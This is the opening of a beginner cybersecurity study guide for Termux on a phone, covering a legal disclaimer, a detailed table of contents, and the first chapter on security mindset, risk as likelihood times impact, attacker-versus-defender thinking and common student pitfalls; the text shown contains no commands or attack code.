

CYBERSECURITY GUIDE 2

Practical Thinking, Terminal Mastery & Professional Foundation

Designed for: Termux (Pixel OS) | Theory-First | No VM Required

Author: Karan B. Vaya | Diploma CSE | Ethical Hacking Track

Guide Level: Phase 2 — Thinking Before Tools

LEGAL AND ETHICAL DISCLAIMER

This document has been created strictly for educational and defensive cybersecurity learning purposes.

All commands, techniques, and scenarios described in this guide are intended to be practised only on:

- Devices personally owned by the reader
- Intentionally created practice data and log files
- No external systems, networks, or third-party services were targeted

All content complies with:

- Indian Information Technology Act, 2000
- Ethical guidelines for cybersecurity education
- Responsible disclosure principles (Chapter 8)

This document does not constitute professional security or legal advice. Any use of techniques described here against systems the reader does not own — or does not have explicit written permission to test — is illegal under Indian and international cyber law.

The author shall not be held liable for any misuse of the information in this guide.

Author: Karan B. Vaya

Year: 2026

Purpose: Personal cybersecurity learning portfolio

HOW TO USE THIS GUIDE

This guide is designed as a structured cybersecurity foundation manual. Each chapter builds on the previous one. Skipping chapters creates gaps that will cost you later.

Read this before you start:

1) READ IN ORDER

Start from Chapter 1. Do not jump to later chapters. Each concept depends on the one before it.

2) DO THE DRILLS

Every chapter ends with daily drills. These are not optional. Reading without practice = knowledge that disappears under pressure.

3) TERMINAL COMMANDS ARE FOR YOUR OWN DEVICE ONLY

All commands in this guide are for your Pixel OS phone (Termux) or your personal laptop only. Running them on any other system without explicit written permission is illegal. Chapter 8 explains this in full detail.

4) WRITE IN YOUR DAILY LOG

Chapter 7 introduces a practice log. Keep it from Day 1. It becomes your portfolio evidence.

5) MARK WHAT YOU DO NOT UNDERSTAND

If a section is unclear, mark it and come back. Do not skip. Return with fresh eyes, or ask a mentor.

This guide is suitable for:

- Diploma and undergraduate students entering cybersecurity
- Learners with limited hardware resources
- Anyone preparing for an ethical cybersecurity career

This guide is NOT suitable for:

- Anyone seeking shortcuts or illegal hacking methods
- Anyone unwilling to respect legal and ethical boundaries

Table of Content

LEGAL AND ETHICAL DISCLAIMER.....	1
HOW TO USE THIS GUIDE.....	2
Table of Content.....	3
CHAPTER 1 CYBERSECURITY MINDSET & REALITY CHECK.....	11
1.1 – What Cybersecurity Really Is.....	11
1.1.1 – Cybersecurity vs. Hacking.....	11
1.1.2 – Security as Risk Management.....	12
1.1.3 – Why the Indian Education System Leaves You Unprepared.....	13
1.2 – Attacker vs Defender Thinking.....	14
1.2.1 – How Attackers Think Step by Step.....	14
1.2.2 – Why Defenders Miss Attacks.....	15
1.2.3 – Why Both Views Are Needed.....	16
1.3 – Why Most Students Fail in Cybersecurity.....	16
1.3.1 – The Tool Obsession Trap.....	16
1.3.2 – The Certificate Trap.....	17
1.3.3 – The Ego Trap.....	18
1.4 – Legal and Ethical Reality.....	19
1.4.1 – What Is Illegal Even for Students.....	19
1.4.2 – Why Intent Does Not Protect You.....	19
1.4.3 – Where Legal Practice Happens.....	20
1.5 – Career Reality – No Sugar Coating.....	21
1.5.1 – Timeline of Real Skill Growth.....	21
1.5.2 – Skill Over Certificate Over Degree.....	22
1.5.3 – What Discipline Actually Looks Like.....	22
1.6 – Daily Mindset Drills.....	23
1.7 – Chapter Summary Box.....	25
1.8 – Viva and Interview Questions.....	25
1.9 – Memory Tricks.....	26
Chapter 2 – Linux / Termux Terminal Mastery.....	28
2.1 – Terminal Discipline.....	28
2.1.1 – Why GUI Makes You Weak.....	28
2.1.2 – Thinking in Commands.....	30
2.1.3 – Termux Environment Check and First Setup.....	30
2.2 – File and Directory Control.....	31
2.2.1 – Absolute vs Relative Paths.....	32
2.2.2 – Hidden Files and Why They Matter.....	33
2.2.3 – Creating, Moving, Deleting Safely.....	35
2.3 – Permissions and Ownership.....	37
2.3.1 – rwx Explained Like a Lawyer.....	37
2.3.2 – chmod Numbers – 700, 755, 644, 777.....	39
2.3.3 – Why 777 Is Dangerous.....	40
2.3.4 – chown and File Ownership.....	41
2.4 – Process and System Observation.....	42
2.4.1 – ps, top, htop – What to Watch.....	42

2.4.2 – Killing Processes Safely and When Not To.....	44
2.4.3 – What Malware Looks Like as a Process.....	44
2.5 – Logs in Termux.....	45
2.5.1 – Where Logs Live in Termux.....	45
2.5.2 – Reading Logs Properly.....	46
2.5.3 – grep for Suspicious Activity.....	47
2.6 – Networking Commands in Termux.....	49
2.6.1 – ip, ifconfig, ss, netstat.....	49
2.6.2 – What Open Ports Mean.....	52
2.6.3 – ping, curl, nslookup in Termux.....	53
2.7 – Package Management in Termux.....	55
2.7.1 – pkg vs apt.....	55
2.7.2 – Installing Tools Safely.....	56
2.7.3 – Keeping Termux Updated.....	57
2.8 – Corrected Bash Scripting Basics.....	57
2.8.1 – Script Structure and Syntax.....	57
2.8.2 – Corrected Ping Sweep Script With Full Explanation.....	59
2.8.3 – Simple System Monitor Script.....	62
2.9 – Daily Terminal Drills.....	64
2.10 – Chapter Summary Box.....	68
2.11 – Viva and Interview Questions.....	69
2.12 – Memory Tricks.....	70
FINAL TRUTH – CHAPTER 2.....	71
Chapter 3 – Networking Practice Without Kali.....	72
3.1 – Observing Your Own Network.....	73
3.1.1 – Localhost vs LAN vs Internet.....	73
3.1.2 – Why 127.0.0.1 Matters for Security.....	76
3.1.3 – IPv4 vs IPv6 – What You Need to Know Now.....	77
3.2 – DNS and Connectivity Testing.....	79
3.2.1 – Why ping Is Not Enough.....	79
3.2.2 – nslookup and dig in Termux.....	80
3.2.3 – DNS Poisoning – What It Is Without Tools.....	83
3.3 – Port Awareness.....	85
3.3.1 – What a Listening Port Really Means.....	85
3.3.2 – Open vs Exposed – Critical Difference.....	87
3.3.3 – Dangerous Port Combinations.....	89
3.4 – Traffic Flow Without Wireshark.....	89
3.4.1 – Mentally Tracing a Packet.....	90
3.4.2 – Mapping Traffic Flow on Paper.....	92
3.4.3 – Where MITM Attacks Fit in the Flow.....	93
3.5 – Routing and Switching Reality.....	94
3.5.1 – ip route in Termux.....	94
3.5.2 – What Default Gateway Means for Security.....	95
3.5.3 – ARP – What It Is and Why It Gets Abused.....	96
3.6 – Active Connection Inspection.....	98
3.6.1 – ss -tunap in Termux.....	98

3.6.2 – Reading Connection States.....	100
3.6.3 – What Unexpected Connections Look Like.....	101
3.7 – Daily Networking Drills.....	102
3.8 – Chapter Summary Box.....	104
3.9 – Viva and Interview Questions.....	105
3.10 – Memory Tricks.....	106
FINAL TRUTH – CHAPTER 3.....	107
Chapter 4 – Web Security Logic Without Labs.....	109
BEFORE YOU BEGIN – Web Observation Setup.....	109
4.1 – Reading URLs Like a Hacker.....	110
4.1.1 – URL Structure as Attack Surface.....	110
4.1.2 – Parameters – Where Logic Breaks.....	114
4.1.3 – Encoded URLs and Why They Deceive.....	115
4.2 – HTTP and HTTPS – Real Depth.....	116
4.2.1 – GET vs POST – Beyond Definitions.....	116
4.2.2 – HTTP Headers – What They Reveal.....	118
4.2.3 – Why HTTPS Is Not Full Security.....	121
4.3 – Authentication Logic Analysis.....	122
4.3.1 – Where Login Systems Fail.....	123
4.3.2 – Session Thinking Without Tools.....	125
4.3.3 – HttpOnly and Secure Cookie Flags – Why XSS Partially Fails.....	126
4.4 – Injection Logic – No Payloads.....	128
4.4.1 – Why SQL Injection Exists – The Root Cause.....	128
4.4.2 – Blind SQLi – Behaviour Without Output.....	130
4.4.3 – XSS Root Cause – Trust Without Sanitisation.....	130
4.5 – IDOR Mental Practice.....	132
4.5.1 – Object Reference Abuse – The Logic.....	133
4.5.2 – Why Developers Miss IDOR.....	134
4.5.3 – Horizontal vs Vertical Privilege Abuse.....	135
4.6 – CSRF and SSRF Without Tools.....	136
4.6.1 – CSRF – How Hidden Requests Work.....	136
4.6.2 – SSRF – Server Tricked to Call Internal Services.....	137
4.6.3 – Defences for CSRF and SSRF.....	139
4.7 – curl for Safe Web Observation in Termux.....	139
4.7.1 – Reading Headers Safely.....	139
4.7.2 – Following Redirects.....	140
4.7.3 – What Missing Headers Mean.....	141
4.8 – Daily Web Logic Drills.....	144
4.9 – Chapter Summary Box.....	146
4.10 – Viva and Interview Questions.....	147
4.11 – Memory Tricks.....	148
FINAL TRUTH – CHAPTER 4.....	150
Chapter 5 – Logs, Traffic and Incident Thinking.....	151
BEFORE YOU BEGIN – Log Environment Setup.....	151
5.1 – What Logs Actually Prove.....	153
5.1.1 – Logs as Legal Evidence.....	153

5.1.2 – No Logs = Blind System.....	154
5.1.3 – Log Rotation – Why Old Evidence Disappears.....	155
5.2 – Log Locations in Termux and Linux.....	157
5.2.1 – /var/log Structure (Full Linux Reference).....	157
5.2.2 – auth.log – Deep Dive.....	158
5.2.3 – How Termux Handles Logging Differently.....	160
5.3 – Reading and Searching Logs.....	161
5.3.1 – cat, less, tail – When to Use Which.....	161
5.3.2 – grep for Suspicious Patterns.....	164
5.3.3 – Combining grep with Pipe – Real Analysis.....	166
5.4 – Incident Timeline Thinking.....	168
5.4.1 – Before, During, After – The 3-Phase Model.....	168
5.4.2 – Why Most Breaches Are Discovered Late.....	170
5.4.3 – Reconstructing Timeline from Logs.....	170
5.5 – Traffic Awareness Without Wireshark.....	173
5.5.1 – Active Connections as Evidence.....	174
5.5.2 – Correlating Connections with Logs.....	175
5.5.3 – What Malware Traffic Looks Like Conceptually.....	176
5.6 – Attacker Footprints.....	178
5.6.1 – Noisy vs Stealthy Attackers.....	178
5.6.2 – Why Good Attackers Understand Logs.....	179
5.6.3 – Evidence Preservation – What Not to Touch.....	180
5.7 – Daily Log and Incident Drills.....	181
5.8 – Chapter Summary Box.....	185
5.9 – Viva and Interview Questions.....	186
5.10 – Memory Tricks.....	187
FINAL TRUTH – CHAPTER 5.....	188
Chapter 6 – Attacker Thinking and Defensive Mapping.....	190
BEFORE YOU BEGIN – Connection Checkpoint.....	190
6.1 – Kill Chain Without Tools.....	191
6.1.1 – Recon → Exploit → Persist → Impact.....	191
6.1.2 – Breaking the Chain – Where Defenders Win.....	195
6.1.3 – MITRE ATT&CK – What It Is and Why It Exists.....	196
6.2 – Mapping Defence to Attacks.....	199
6.2.1 – Control vs Detection – Two Types of Security.....	199
6.2.2 – Why Firewalls Are Not Enough.....	201
6.2.3 – Layered Defence – Defence in Depth.....	203
6.3 – Privilege Escalation – Conceptual.....	204
6.3.1 – What Privilege Really Means.....	204
6.3.2 – Why Wrong Permissions Enable Escalation.....	205
6.3.3 – Least Privilege Principle.....	207
6.4 – Red vs Blue vs Purple Reality.....	208
6.4.1 – Why Blue Team Is Harder Than It Looks.....	209
6.4.2 – Why Red Team Is Not Entry Level.....	210
6.4.3 – Purple Team – Combined Professional Thinking.....	211
6.5 – Thinking Like an Auditor.....	212

6.5.1 – What Auditors Actually Ask.....	212
6.5.2 – Why Controls Without Evidence Are Useless.....	213
6.5.3 – Risk Mapping – Threat to Control.....	214
6.6 – Full Attack-to-Defence Mapping.....	215
6.7 – Daily Attack-Defence Drills.....	217
6.8 – Chapter Summary Box.....	220
6.9 – Viva and Interview Questions.....	221
6.10 – Memory Tricks.....	222
FINAL TRUTH – CHAPTER 6.....	224
Chapter 7 – Documentation, Reporting and Professional Habits.....	225
BEFORE YOU BEGIN – Documentation Setup.....	225
7.1 – Why Documentation Is a Core Skill.....	226
7.1.1 – No Report = No Skill.....	226
7.1.2 – Thinking Like an Auditor.....	227
7.1.3 – How Reports Protect You Legally.....	228
7.2 – Writing Security Observations.....	228
7.2.1 – Observation vs Assumption – The Hard Line.....	228
7.2.2 – Evidence-Based Writing Structure.....	230
7.2.3 – Separating Facts from Guesses in Writing.....	231
7.3 – Security Report Structure.....	233
7.3.1 – Standard Report Sections.....	234
7.3.2 – Pentest Report vs Bug Bounty Report – Key Differences.....	237
7.3.3 – Disclaimer and Legal Protection Page.....	240
7.4 – Writing From Termux.....	241
7.4.1 – nano for Report Writing.....	241
7.4.2 – Redirecting Output as Evidence.....	242
7.4.3 – Organising Evidence Files.....	244
7.5 – Professional Habits.....	246
7.5.1 – Why Silence Is a Skill.....	246
7.5.2 – Trust Is Built Slowly.....	247
7.5.3 – What Online Behaviour Does to Your Career.....	248
7.6 – Building a Portfolio Without Tools.....	250
7.7 – Daily Documentation Drills.....	254
7.8 – Chapter Summary Box.....	255
7.9 – Viva and Interview Questions.....	256
7.10 – Memory Tricks.....	257
FINAL TRUTH – CHAPTER 7.....	259
Chapter 8 – Cyber Laws and Legal Boundaries.....	261
CRITICAL NOTE BEFORE YOU BEGIN.....	261
8.1 – Why Cyber Law Is Not Optional.....	262
8.1.1 – Ignorance Is Not a Defense.....	262
8.1.2 – Why Students Get in Legal Trouble.....	263
8.1.3 – Intent Does Not Matter in Court.....	264
8.2 – Legal vs Illegal – Crystal Clear Boundaries.....	265
8.2.1 – What Is Legal for You Right Now.....	265
8.2.2 – What Is Illegal No Matter What Reason You Have.....	266

8.2.3 – The Grey Zone – What to Avoid.....	267
8.3 – Indian Cyber Law – IT Act 2000.....	269
8.3.1 – Section 43 – Unauthorised Access (Civil Liability).....	269
8.3.2 – Section 66 – Computer Related Offences (Criminal).....	270
8.3.3 – Section 66C – Identity Theft.....	270
8.3.4 – Section 66D – Cheating by Personation.....	271
8.3.5 – Section 43A – Reasonable Security Practices (Companies).....	271
8.3.6 – CERT-In – India's Cyber Response Team.....	272
8.4 – International Cyber Law Awareness.....	273
8.4.1 – Jurisdiction – Why Location Does Not Protect You.....	273
8.4.2 – Digital Footprints and Background Checks.....	274
8.4.3 – How This Affects Scholarship and Visa Applications.....	275
8.5 – Responsible Disclosure.....	277
8.5.1 – Correct Disclosure Process Step by Step.....	277
8.5.2 – Why Public Disclosure Can Be Illegal.....	279
8.5.3 – Bug Bounty Programs as Legal Practice.....	280
8.6 – Evidence, Screenshots and Data Possession.....	282
8.6.1 – When Storage Becomes Illegal Possession.....	282
8.6.2 – Safe Documentation and Redaction.....	283
8.6.3 – What to Delete and What to Keep.....	284
8.7 – Daily Legal Awareness Drills.....	285
8.8 – Chapter Summary Box.....	288
8.9 – Viva and Interview Questions.....	289
8.10 – Memory Tricks.....	290
FINAL TRUTH – CHAPTER 8.....	292
Chapter 9 – Human Factor and Social Engineering Awareness.....	293
BEFORE YOU BEGIN – Mindset Requirement.....	293
9.1 – Humans as the Primary Attack Surface.....	294
9.1.1 – Why Humans Are the Weakest Link.....	294
9.1.2 – Why Smart People Still Fall for Attacks.....	295
9.1.3 – The Psychology of Trust.....	296
9.2 – Social Engineering Fundamentals.....	298
9.2.1 – Proper Definition of Social Engineering.....	298
9.2.2 – Why Social Engineering Works Better Than Exploits.....	299
9.2.3 – Real Cost of Social Engineering Attacks.....	300
9.3 – Attack Techniques – Awareness Only.....	301
9.3.1 – Phishing – Email Based.....	301
9.3.2 – Smishing and Vishing.....	303
9.3.3 – Pretexting and Impersonation.....	306
9.3.4 – Deepfake and AI-Assisted Attacks – New Reality.....	307
9.3.5 – BEC – Business Email Compromise.....	309
9.4 – Psychological Triggers Attackers Use.....	311
9.4.1 – Authority, Urgency and Fear.....	311
9.4.2 – Curiosity, Greed and Trust.....	313
9.5 – Defensive Thinking.....	315
9.5.1 – Verification Habits – The Practical Defence.....	315

9.5.2 – Slow Down Before Clicking – The 30-Second Rule.....	317
9.5.3 – Why Training Alone Fails.....	318
9.6 – Safe Technical Awareness in Termux.....	320
9.6.1 – URL Inspection with curl.....	320
9.6.2 – Domain Age and Registration Checking.....	321
9.6.3 – What Email Headers Reveal.....	321
9.7 – Daily Human Factor Awareness Drills.....	322
9.8 – Chapter Summary Box.....	325
9.9 – Viva and Interview Questions.....	326
9.10 – Memory Tricks.....	328
FINAL TRUTH – CHAPTER 9.....	329
Chapter 10 – Cybersecurity Career Paths and Reality Mapping.....	331
BEFORE YOU BEGIN – Self-Assessment Checkpoint.....	331
10.1 – Myths About Cybersecurity Careers.....	333
10.1.1 – "Cybersecurity = Ethical Hacking" Myth.....	333
10.1.2 – Why Beginners Get Disappointed.....	335
10.1.3 – What YouTube Does Not Show You.....	335
10.2 – Major Cybersecurity Domains.....	337
10.2.1 – Blue Team – SOC, Monitoring, Incident Response.....	337
10.2.2 – Red Team – Offensive Security.....	339
10.2.3 – GRC – Governance, Risk and Compliance.....	341
10.2.4 – Cloud Security – Future Territory.....	343
10.3 – Entry Level Reality.....	344
10.3.1 – What Freshers Actually Do Daily.....	344
10.3.2 – Skills That Get You Hired.....	346
10.3.3 – What Interviewers Actually Test.....	347
10.4 – Skill Progression Timeline.....	348
10.4.1 – Year-by-Year Career Reality.....	348
10.4.2 – Why People Plateau and How to Avoid It.....	351
10.5 – Certifications vs Real Skills.....	352
10.5.1 – Which Certs Are Worth It and When.....	352
10.5.2 – Which Certs Are Overrated.....	354
10.5.3 – Google Cybersecurity Certificate – Honest Review.....	354
10.6 – Your Path Based on This Guide.....	355
10.6.1 – Where You Stand After Guide 2.....	355
10.6.2 – Recommended Next Steps Before Guide 3.....	357
10.6.3 – What to Build in Your Portfolio Right Now.....	358
10.7 – Laptop Upgrade Plan.....	360
10.7.1 – Minimum Specs for Cybersecurity Labs.....	361
10.7.2 – First 10 Things to Do After Getting Your New Laptop.....	363
10.8 – Daily Career Development Drills.....	365
10.9 – Chapter Summary Box.....	367
10.10 – Viva and Interview Questions.....	369
10.11 – Memory Tricks.....	370
FINAL TRUTH – CHAPTER 10.....	371
1. GLOSSARY (Cybersecurity Key Terms).....	374

Glossary – Key Terms (A–Z).....	374
2. REVISION CHECKLIST (Guide 2 Completion).....	375
Guide 2 – Self-Assessment Checklist.....	375
GUIDE 3 – PRACTICAL PHASE (COMING NEXT).....	377
Guide 3 Begins When:.....	377
What Guide 3 Covers:.....	377
Before Moving to Guide 3, You Must:.....	377
Important Rule.....	377
Your Status.....	378
Final Note.....	378
FINAL NOTE – END OF GUIDE 2.....	379
You Have Completed Guide 2.....	379
What You Have Built.....	379
What You Are Now.....	379
What You Are NOT Yet.....	380
The Transition.....	380
Your Responsibility.....	381
Your Advantage.....	381
Final Instruction.....	381
End of Guide 2.....	382

CHAPTER 1 CYBERSECURITY MINDSET & REALITY CHECK

Before you touch any system, any command, or any tool – your thinking must be correct. If the foundation is wrong, everything built on top will collapse. This chapter has no commands. That is intentional.


1.1 – What Cybersecurity Really Is

1.1.1 – Cybersecurity vs. Hacking

Most students entering this field carry a dangerous misunderstanding from day one. They believe cybersecurity equals hacking. It does not.

What cybersecurity actually is:

Cybersecurity is the practice of protecting systems, networks, data, and people from damage, theft, unauthorised access, and disruption – and responding professionally when those things happen anyway.



What hacking is:

Hacking is ONE small part of cybersecurity. Specifically, it is the offensive testing portion – and even that requires written permission, a defined scope, documentation, and a professional report at the end.

Simple comparison:

What People Think	What Is Actually True
-------------------	-----------------------

Cybersecurity = hacking	Hacking is one subset of cybersecurity
Hackers run tools all day	Most professionals write reports and read logs
It looks like movies	It looks like spreadsheets and documentation
Skills = power	Skills = responsibility

Hindi / Gujarati: Cybersecurity = जिम्मेदारी (Zimmedaari) – Responsibility Hacking = एक छोटा हिस्सा (Ek chhota hissa) – One small part सायबर सिक्योरिटी = જવાબદારી – Javabdaari

Harsh truth: If your only goal is to "hack things" and you have no interest in responsibility, reporting, or ethics – you will either quit within a year or face legal consequences. Both outcomes are predictable.

1.1.2 – Security as Risk Management

This is the core mental model of every professional in this field. Understand this once, understand it deeply, and everything else becomes clearer.

Security is never 100%. Ever.

No system in the world is completely secure. The goal of cybersecurity is not to achieve perfection. The goal is to reduce risk to an acceptable level

What is the risk?

Risk = the possibility that something bad will happen AND the damage it would cause.

Every security decision is actually a risk decision:


- Is this vulnerability likely to be exploited? How bad would the damage be?
- Is the cost of fixing this worth the risk it removes?
- Which risk do we fix first?

Risk formula (simple):

Risk = Likelihood × Impact

- Likelihood = how probable is this attack?
- Impact = how much damage would it cause?

PROFESSIONAL CYBERSECURITY RISK MATRIX



Example:

Situation	Likelihood	Impact	Risk Level
Weak admin password	High	Very High	Critical
Outdated screensaver	Low	Very Low	Negligible
No firewall on public server	High	High	Critical
No antivirus on offline PC	Low	Medium	Low

Why this matters for you:

When you are in a job, you will not be asked to "hack this". You will be asked "what is our biggest risk and how do we reduce it". That requires this thinking – not tool knowledge.

Hindi / Gujarati: Risk = जोखिम (Jokhim) – Danger/Probability of harm Likelihood = संभावना (Sambhavna) – Probability Impact = प्रभाव (Prabhav) / नुकसान (Nuksan) – Damage

1.1.3 – Why the Indian Education System Leaves You Unprepared

This is not to blame. This is reality that you need to accept so you can compensate for it.

What Indian diploma/degree CS programs typically teach:

- Data structures and algorithms (important for software, not security)

- Database management (partially useful)
- Networking theory (shallow, outdated)
- Operating systems (theory only)
- No hands-on Linux
- No cybersecurity fundamentals
- No legal awareness for digital work
- No ethical hacking methodology

What global cybersecurity employers actually expect:

- Linux command line fluency
- Network traffic understanding
- Web application security knowledge
- Log analysis and incident response thinking
- Documentation and report writing
- Legal and ethical boundaries

The gap is large. But it is fillable — and you are filling it with this guide.

The students who succeed are the ones who identify the gap honestly and work to close it systematically. That is what you are doing.

Harsh truth: A diploma certificate from an Indian institution means very little in the cybersecurity job market without demonstrated practical knowledge. Your guides, your terminal practice, your documented projects — these matter more than your certificate.

1.2 — Attacker vs Defender Thinking

1.2.1 — How Attackers Think Step by Step

Understanding how attackers think is not about becoming one. It is about knowing what you are defending against.

Attackers do not think about tools first. They think about logic.

The questions an attacker asks, in order:

1. What is exposed? → *What can I see from outside?*

2. Where is the input? → *Where does the system accept data?*

3. What is trusted blindly? → Where are assumptions being made?

4. What can I control? → Which inputs can I manipulate?

5. What happens if I change it? → What breaks or reveals information?

6. How do I stay hidden? → What gets logged? How do I avoid it?

Notice — none of these questions mention a tool name. The thinking comes first. Tools only speed up what thinking already found.

This is why beginners who jump to tools stay shallow forever. They learn commands, not logic. When the tool fails or the situation changes, they have nothing left to work with.

Hindi / Gujarati: Attacker = हमलावर (Hamlavar) / હુમલાખોર (Humlakhori) Logic = तर्क (Tark) / તર્ક (Tark)

1.2.2 — Why Defenders Miss Attacks

This is painful to read but necessary to understand.

Most security failures are not caused by lack of tools. They are caused by wrong assumptions.


Common wrong assumptions defenders make:

Wrong Assumption	Reality
"No alert = no attack"	Attackers stay silent deliberately
"Internal users are safe"	Most breaches involve internal accounts
"We have a firewall, we are safe"	Firewalls do not understand logic
"Nobody would target us"	Automated scanners target everyone
"Our data is not valuable"	All data has value to someone
"HTTPS means fully secure"	HTTPS only encrypts transit, not logic

The biggest reason breaches succeed: defenders stop thinking like attackers.

They install tools, set up monitoring, and then trust those tools completely. Attackers adapt. Tools do not update their logic automatically.

ATTACKER VS DEFENDER THINKING



1.2.3 – Why Both Views Are Needed

A professional cybersecurity person must be able to:

- Think like an attacker to find weaknesses
- Think like a defender to prioritise and fix them
- Think like an auditor to prove that work was done
- Think like a communicator to explain risk to non-technical people

You are not just learning one role. You are building a mental model that works across all of them.

1.3 – Why Most Students Fail in Cybersecurity

1.3.1 – The Tool Obsession Trap

Symptom: Student installs Kali Linux. Download every tool. Run them without understanding the output. Posts screenshots. Calls themselves a hacker.

What actually happened: They learned to type commands. They did not learn what those commands mean, what the output proves, or what to do next.

The trap: Tools give the feeling of progress without actual progress. A tool can show you an open port. It cannot tell you whether that port is a risk in your specific context. That requires thinking.

Test for yourself: If you cannot explain what a tool is doing without running it, you do not understand the concept. The tool is hiding your ignorance.

Hindi / Gujarati: Tool = औज़ार (Auzar) / સાધન (Sadhan) Obsession = અંધા ભરોસા (Andha bharosa) – Blind trust

1.3.2 – The Certificate Trap

The lie: "Get CompTIA Security+ and you will get a job."

The reality:

Certificates serve one specific purpose: they pass HR filters. Many companies use automated systems that filter resumes by keyword. Certifications get your resume to the next stage.

